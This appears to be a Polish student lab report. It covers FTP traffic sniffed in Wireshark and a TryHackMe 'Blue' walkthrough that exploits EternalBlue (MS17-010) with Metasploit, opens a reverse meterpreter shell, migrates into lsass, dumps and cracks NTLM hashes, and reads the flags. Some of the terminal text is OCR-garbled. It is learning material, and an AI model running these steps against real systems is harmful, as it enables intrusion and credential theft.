
ftp 10.0.2.12

```
put sekret1.txt
```

```
put sekret2.txt
```



```
GNU nano 6.2
# capabilities.
#
#
# Run standalone?  vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=YES
#
# This directive enables listening on IPv6 sockets. By default, listening
# on the IPv6 "any" address (::) will accept connections from both IPv6
# and IPv4 clients. It is not necessary to listen on +both+ IPv4 and IPv6
# sockets. If you want that (perhaps because you want to listen on specific
# addresses) then you must run two copies of vsftpd with two configuration
# files.
listen_ipv6=YES
#
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftplib's)
#local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
#anon_upload_enable=YES
#
# Uncomment this if you want the anonymous FTP user to be able to create
# new directories.
#anon_mkdir_write_enable=YES
#
# Activate directory messages - messages given to remote users when they
# go into a certain directory.
#dirmessage_enable=YES
#
# If enabled, vsftpd will display directory listings with the time
# in your local time zone. The default is to display GMT. The
# times returned by the MDTM FTP command are also affected by this
# option.
use_localtime=YES
#
# Activate logging of uploads/downloads.
```



tcp.stream eq 2

No.	Time	Source	Destination	Protocol	Length	Info
47	57.3681468916	10.0.2.4	10.0.2.12	TCP	74	48266 - 51621 [SYN] Seq=0 Win=65535 MSS=1460 SACK_PERM=1 TSeqr=0 WS=4
48	57.368378574	10.0.2.12	10.0.2.4	TCP	74	51621 - 48266 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSeqr=2511579101 TSeqc=1772669105 WS=128
49	57.368392292	10.0.2.4	10.0.2.12	TCP	66	48266 - 51621 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSeqr=1772669105 TSeqc=2511579101
50	57.368945376	10.0.2.4	10.0.2.12	FTP-DATA	76	FTP Data: 10 bytes (EPASV) (STOR sekret1.txt)
54	57.368967672	10.0.2.4	10.0.2.12	TCP	66	48266 - 51621 [FIN, ACK] Seq=11 Ack=1 Win=65536 Len=0 TSeqr=2511579101 TSeqc=1772669105
55	57.369120445	10.0.2.12	10.0.2.4	TCP	66	51621 - 48266 [ACK] Seq=1 Ack=11 Win=65152 Len=0 TSeqr=2511579102 TSeqc=1772669105
56	57.369120561	10.0.2.12	10.0.2.4	TCP	66	51621 - 48266 [FIN, ACK] Seq=11 Ack=12 Win=65152 Len=0 TSeqr=2511579102 TSeqc=1772669105
57	57.369131368	10.0.2.4	10.0.2.12	TCP	66	48266 - 51621 [ACK] Seq=12 Ack=2 Win=65536 Len=0 TSeqr=1772669106 TSeqc=2511579102

password1

```
[TCP Flags: .....AP...]
Window: 16384
[Calculated window size: 65536]
[Window scaling factor: 4]
Checksum: 0x1840 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
+ [Timestamps]
[Time since first frame in this TCP stream: 0.0000804460 seconds]
0000 08 00 27 1b 99 9f 00 00 27 22 46 4f 08 00 45 08  ..'.... '!FO-E
0010 00 30 35 d3 40 00 40 06 ec cf 0a 00 02 04 0a 00  >5 @ @......
0020 02 0c bc 8a c9 a5 0c b6 b0 69 25 4a fb c3 80 18  .... i%J.....
0030 40 00 18 40 00 00 01 01 08 0a 69 a8 c8 b1 95 b3  @ @.... 1.....
0040 a7 dd 76 61 73 73 77 6f 72 64 31 0a  .passwo rdi
```

Wireshark - Follow TCP Stream (tcp.stream eq 3) - eth0

File Edit View Go Capture Analyze Statistics Telephone Wireless Tools Help

tcp.stream eq 3

No.	Time	Source	Destination	Protocol	Length	Info
71	97.074852030	10.0.2.4	10.0.2.12	TCP	74	44642 →
72	97.074852030	10.0.2.4	10.0.2.4	TCP	66	44642 ←
73	97.074852030	10.0.2.4	10.0.2.12	TCP	66	44642 →
74	97.074852030	10.0.2.4	10.0.2.12	FTP-Data	70	FTP Data
75	97.074852030	10.0.2.4	10.0.2.12	TCP	66	44642 →
76	97.074852030	10.0.2.4	10.0.2.12	TCP	66	27758 →
77	97.074852030	10.0.2.4	10.0.2.12	TCP	66	27758 →
78	97.074852030	10.0.2.4	10.0.2.12	TCP	66	44642 →
79	97.074852030	10.0.2.4	10.0.2.12	TCP	66	27758 →
80	97.074852030	10.0.2.4	10.0.2.12	TCP	66	27758 →
81	97.074852030	10.0.2.4	10.0.2.12	TCP	66	44642 →

[TCP Flags: .....AP...]  
 Window: 16384  
 [Calculated window size: 65536]  
 [Window size scaling factor: 4]  
 Checksum: 0x1840 [unverified]  
 [Checksum Status: Unverified]  
 Urgent Pointer: 0  
 + Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps  
 + [10 bytes] (10 bytes)  
 [Time since first frame in this TCP stream: 0.000918198 seconds]  
 0000 00 00 27 1b 99 9f 08 00 27 22 46 4f 08 00 45 08 .INFO E.  
 0010 00 3e 72 d8 40 00 40 06 af ca 0a 00 02 04 0a 00 .>r @ @ ..  
 0020 02 0c ae 62 6c 6e b6 3b ea eb 6b 24 89 fe 80 18 ...bln; ..ks...  
 0030 40 00 18 40 00 00 01 01 08 0a 69 a9 63 cc 95 b4 @. @. . .i.c...  
 0040 42 f9 70 61 73 73 77 0f 72 64 32 0a B-passwo rd2

Text Item (text)

client pkt: 0 server pkts, 0 turns.

Entire conversation (10 bytes)

Show data as ASCII

Stream 3 profile: Default

File Actions Edit View Help

ftp 10.0.2.12

```

331 Please specify the password.
Password:
230 Login successful.
System type is UNIX.
Using binary mode to transfer files.
ftp: put seret1.txt
local: seret1.txt remote: seret1.txt
ftp: Can't open 'seret1.txt': No such file or directory
local: sekret1.txt remote: sekret1.txt
229 Entering Extended Passive Mode (|||20494|)
150 Ok to send data.
100% [*****] 10 14.72 KiB/s 00:00 ETA
10 Transfer complete.
10 bytes sent in 00:00 (7.81 KiB/s)
ftp: put sekret2.txt
local: sekret2.txt remote: sekret2.txt
229 Entering Extended Passive Mode (|||60661|)
150 Ok to send data.
100% [*****] 10 5.40 KiB/s 00:00 ETA
226 Transfer complete.
10 bytes sent in 00:00 (4.17 KiB/s)
ftp>

```

```

ger.service-SIYsp2
drwx----- 3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-1
ogind.service-Yfr550
drwx----- 3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-r
esolved.service-vNFvXN
drwx----- 3 root root 4096 Feb 25 09:24 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-t
imediated.service-Mb8ud4
drwx----- 3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-t
imesyncd.service-tx16p1
drwxrwxrwt 2 root root 4096 Feb 25 09:19 .Test-unix
drwxrwxrwt 2 root root 4096 Feb 25 09:19 .X11-unix
drwxrwxrwt 2 root root 4096 Feb 25 09:19 .XIM-unix
root@vm-sda:/tmp# ls -la
total 64
drwxrwxrwt 14 root root 4096 Feb 25 09:24 .
drwxr-xr-x 19 root root 4096 May 10 2022 ..
drwxrwxrwt 2 root root 4096 Feb 25 09:19 .font-unix
drwxrwxrwt 2 root root 4096 Feb 25 09:19 .ICE-unix
-rw----- 1 Gus Gus 10 Feb 25 09:24 sekret1.txt
-rw----- 1 Gus Gus 10 Feb 25 09:24 sekret2.txt
drwx----- 3 root root 4096 Feb 25 09:19 snap-private-tmp
drwx----- 3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-apache2.s
ervice-pBjPKN
drwx----- 3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-HodenMa
ger.service-SIYsp2
drwx----- 3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-1
ogind.service-Yfr550
drwx----- 3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-r
esolved.service-vNFvXN
drwx----- 3 root root 4096 Feb 25 09:24 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-t
imediated.service-Mb8ud4
drwx----- 3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-t
imesyncd.service-tx16p1
drwxrwxrwt 2 root root 4096 Feb 25 09:19 .Test- unix
drwxrwxrwt 2 root root 4096 Feb 25 09:19 .X11-unix
drwxrwxrwt 2 root root 4096 Feb 25 09:19 .XIM-unix
root@vm-sda:/tmp# 

```

## Zadanie 5


echo "haslo" > haslo.txt


ftp 10.0.2.12

put haslo.txt

get sekret1.txt

get sekret2.txt





## Zadanie 6 - Eternal Blue

Użyjemy maszny wirtualnej z platformy "tryhackme"

<https://tryhackme.com/room/blue>

Rekonesans za pomocą nmap

Ustalamy że windows jest podatny na "ETERNAL BLUE"

```
root@ip-10-10-23-230:~# nmap -SC -sV 10.10.213.112
Starting Nmap 7.60 ( https://nmap.org ) at 2023-02-19 11:18 GMT
Nmap scan report for ip-10-10-213-112.eu-west-1.compute.internal (10.10.213.112)
Host is up (0.00055s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ms-wbt-server Microsoft Terminal Service
| ssl-cert: Subject: commonName=Jon-PC
| Not valid before: 2023-02-18T11:17:38
|_Not valid after:  2023-08-20T11:17:38
| ssl-date: 2023-02-19T11:20:41+00:00; 0s from scanner time.
|_152/tcp   open  msrpc        Microsoft Windows RPC
|_153/tcp   open  msrpc        Microsoft Windows RPC
|_49154/tcp open  msrpc        Microsoft Windows RPC
|_49158/tcp open  msrpc        Microsoft Windows RPC
|_49159/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 02:17:86:02:D3:83 (Unknown)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:17:86:02:d3:83 (unknown)
| smb-os-discovery:
|_| OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|_| OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
```

## wyszukujemy exploit w metasploicie

```
File Edit View Search Terminal Help
II   4'  v  'B  .'''. / \ ``'' .
II   6.  .P  :  / \ ``'' .
II   'T; .JP'  :  / \ ``'' .
II   'T; JP'  :  / \ ``'' .
IIII  'VVP'
love shells --egypt

      =[ metasploit v5.0.101-dev
-- --=[ 2048 exploits - 1105 auxiliary - 344 post
-- --=[ 566 payloads - 45 encoders - 10 nops
-- --=[ 7 evasion

metasploit tip: Save the current environment with the save command, future console restarts will use this environment again

msf5 > search ms17-010
Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
-  -----
0  auxiliary/admin/smb/ms17_010_command 2017-03-14    normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command and Control
1  auxiliary/scanner/smb/smb_ms17_010
2  exploit/windows/smb/ms17_010_永恒之蓝 2017-03-14    normal  No     MS17-010 SMB RCE Detection
3  exploit/windows/smb/ms17_010_psexec  2017-03-14    normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14    great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index, for example use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf5 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_永恒之蓝) >
```

## Ustawiamy opcje "RHOSTS" i "LHOST"

```
msf5 exploit(windows/smb/ms17_010_永恒之蓝) > show options
Module options (exploit/windows/smb/ms17_010_永恒之蓝):
Name      Current Setting  Required  Description
----      -----          -----      -----
RHOSTS    10.10.213.112  yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     445            yes        The target port (TCP)
SMBDomain  .              no         (Optional) The Windows domain to use for authentication
SMBPass    .              no         (Optional) The password for the specified username
SMBUser    .              no         (Optional) The username to authenticate as
VERIFY_ARCH true          yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true         yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.23.230    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

## Uruchamiamy exploit

```

[*] 10.10.213.112:445 - Starting non-paged pool grooming
[+] 10.10.213.112:445 - Sending SMBv2 buffers
[+] 10.10.213.112:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 10.10.213.112:445 - Sending final SMBv2 buffers.
[+] 10.10.213.112:445 - Sending last fragment of exploit packet!
[+] 10.10.213.112:445 - Receiving response from exploit packet
[+] 10.10.213.112:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.213.112:445 - Sending egg to corrupted connection.
[*] 10.10.213.112:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.213.112
[*] Command shell session 1 opened (10.10.23.230:4444 -> 10.10.213.112:49275) at 2023-02-19 12:47:57 +0000
[+] 10.10.213.112:445 - =====-
[+] 10.10.213.112:445 - =====-WIN-
[+] 10.10.213.112:445 - =====-
id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>

```

zmieniamy shella na "meterpreter"

```

Matching Modules
=====
#  Name                      Disclosure Date  Rank   Check  Description
-  ---
0  post/multi/manage/shell_to_meterpreter           normal  No    Shell to Meterpreter Upgrade

msf5 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf5 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):
=====
Name      Current Setting  Required  Description
----      -----          -----      -----
HANDLER  true            yes       Start an exploit/multi/handler to receive the connection
LHOST     no              no        IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT    4433            yes       Port for payload to connect to.
SESSION   1               yes       The session to run this module on.

msf5 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf5 post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):
=====
Name      Current Setting  Required  Description
----      -----          -----      -----
HANDLER  true            yes       Start an exploit/multi/handler to receive the connection
LHOST     no              no        IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT    4433            yes       Port for payload to connect to.
SESSION   1               yes       The session to run this module on.

msf5 post(multi/manage/shell_to_meterpreter) >

```

```

msf5 post(multi/manage/shell_to_meterpreter) > sessions
Active sessions
=====
Id  Name   Type           Information
--  ---   ---
1   shell  x64/windows   Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...
3.112)
2   meterpreter x86/windows NT AUTHORITY\SYSTEM @ JON-PC
3.112)

msf5 post(multi/manage/shell_to_meterpreter) > session -i 2
[-] Unknown command: session.
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...
meterpreter > 

```

zmieniamy process

```

644 584 winlogon.exe      x64  1    NT AUTHORITY\SYSTEM      C:\Windows\System32\winlogon.exe
692 592 services.exe     x64  0    NT AUTHORITY\SYSTEM      C:\Windows\System32\services.exe
700 592 lsass.exe        x64  0    NT AUTHORITY\SYSTEM      C:\Windows\System32\lsass.exe
708 592 lsm.exe          x64  0    NT AUTHORITY\SYSTEM      C:\Windows\System32\lsm.exe
724 692 svchost.exe      x64  0    NT AUTHORITY\SYSTEM
816 692 svchost.exe      x64  0    NT AUTHORITY\SYSTEM
884 692 svchost.exe      x64  0    NT AUTHORITY\NETWORK SERVICE
932 692 svchost.exe      x64  0    NT AUTHORITY\LOCAL SERVICE
964 544 conhost.exe      x64  0    NT AUTHORITY\SYSTEM
1000 644 LogonUI.exe     x64  1    NT AUTHORITY\SYSTEM      C:\Windows\System32\conhost.exe
C:\Windows\System32\LogonUI.exe
1020 692 svchost.exe      x64  0    NT AUTHORITY\SYSTEM
1064 692 svchost.exe      x64  0    NT AUTHORITY\LOCAL SERVICE
1164 692 svchost.exe      x64  0    NT AUTHORITY\NETWORK SERVICE
1272 692 spoolsv.exe     x64  0    NT AUTHORITY\SYSTEM      C:\Windows\System32\spoolsv.exe
316 692 svchost.exe      x64  0    NT AUTHORITY\LOCAL SERVICE
340 2332 powershell.exe  x86  0    NT AUTHORITY\SYSTEM      C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
388 692 amazon-ssm-agent.exe x64  0    NT AUTHORITY\SYSTEM      C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1468 692 LiteAgent.exe   x64  0    NT AUTHORITY\SYSTEM      C:\Program Files\Amazon\Xentools\LiteAgent.exe
1536 1272 cmd.exe        x64  0    NT AUTHORITY\SYSTEM      C:\Windows\System32\cmd.exe
1604 692 Ec2Config.exe   x64  0    NT AUTHORITY\SYSTEM      C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
1928 692 svchost.exe      x64  0    NT AUTHORITY\NETWORK SERVICE
2108 816 WmiPrvSE.exe    x64  0    NT AUTHORITY\SYSTEM
2232 692 taskhost.exe    x64  0    NT AUTHORITY\LOCAL SERVICE
2332 1400 powershell.exe x64  0    NT AUTHORITY\SYSTEM      C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2336 692 svchost.exe      x64  0    NT AUTHORITY\LOCAL SERVICE
2364 692 sppsvc.exe      x64  0    NT AUTHORITY\NETWORK SERVICE
2372 544 conhost.exe     x64  0    NT AUTHORITY\SYSTEM      C:\Windows\System32\conhost.exe
2484 692 svchost.exe      x64  0    NT AUTHORITY\SYSTEM
2556 692 vds.exe         x64  0    NT AUTHORITY\SYSTEM
2668 692 SearchIndexer.exe x64  0    NT AUTHORITY\SYSTEM
3044 692 TrustedInstaller.exe x64  0    NT AUTHORITY\SYSTEM

meterpreter > migrate 700
[*] Migrating from 1340 to 700...
[*] Migration completed successfully.
meterpreter > 

```

za pomocą polecenia "hashdump" wyciągamy hash dla użytkownika Jon

```

meterpreter > migrate 700
[*] Migrating from 1340 to 700...
[*] Migration completed successfully.
meterpreter > shell
Process 2200 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>meterpreter
meterpreter
'meterpreter' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>exit
exit
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > 


```

crakujemy hasło

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

ffb43f0de35be4d9917ac0cc8ad57f8d



[Crack Hashes](#)

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), [TubesV3.1BackupDefaults](#)

Hash	Type	Result
ffb43f0de35be4d9917ac0cc8ad57f8d	NTLM	alqfna22

**Color Codes:** Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

flagi

```
meterpreter > pwd
C:\Windows\system32
meterpreter > search -f flag*
Found 6 results...
    c:\flag1.txt (24 bytes)
    c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag1.lnk (482 bytes)
    c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag2.lnk (848 bytes)
    c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag3.lnk (2344 bytes)
    c:\Users\Jon\Documents\flag3.txt (37 bytes)
    c:\Windows\System32\config\flag2.txt (34 bytes)
meterpreter > █
```

```
meterpreter > search -f flag*
Found 6 results...
    c:\flag1.txt (24 bytes)
    c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag1.lnk (482 bytes)
    c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag2.lnk (848 bytes)
    c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag3.lnk (2344 bytes)
    c:\Users\Jon\Documents\flag3.txt (37 bytes)
    c:\Windows\System32\config\flag2.txt (34 bytes)
meterpreter > pwd
▶ \Windows\system32
meterpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > cd ..
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter > cat c:\Windows\System32\config\flag2.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cd c:\Windows\System32\config
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > pwd
C:\Windows\System32\config
meterpreter > cd Windows
meterpreter > pwd
C:\Windows
meterpreter > cd System32/config
meterpreter > pwd
C:\Windows\System32\config
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter > cat /Users/Jon/Documents/flag3.txt
meterpreter > █
```

```
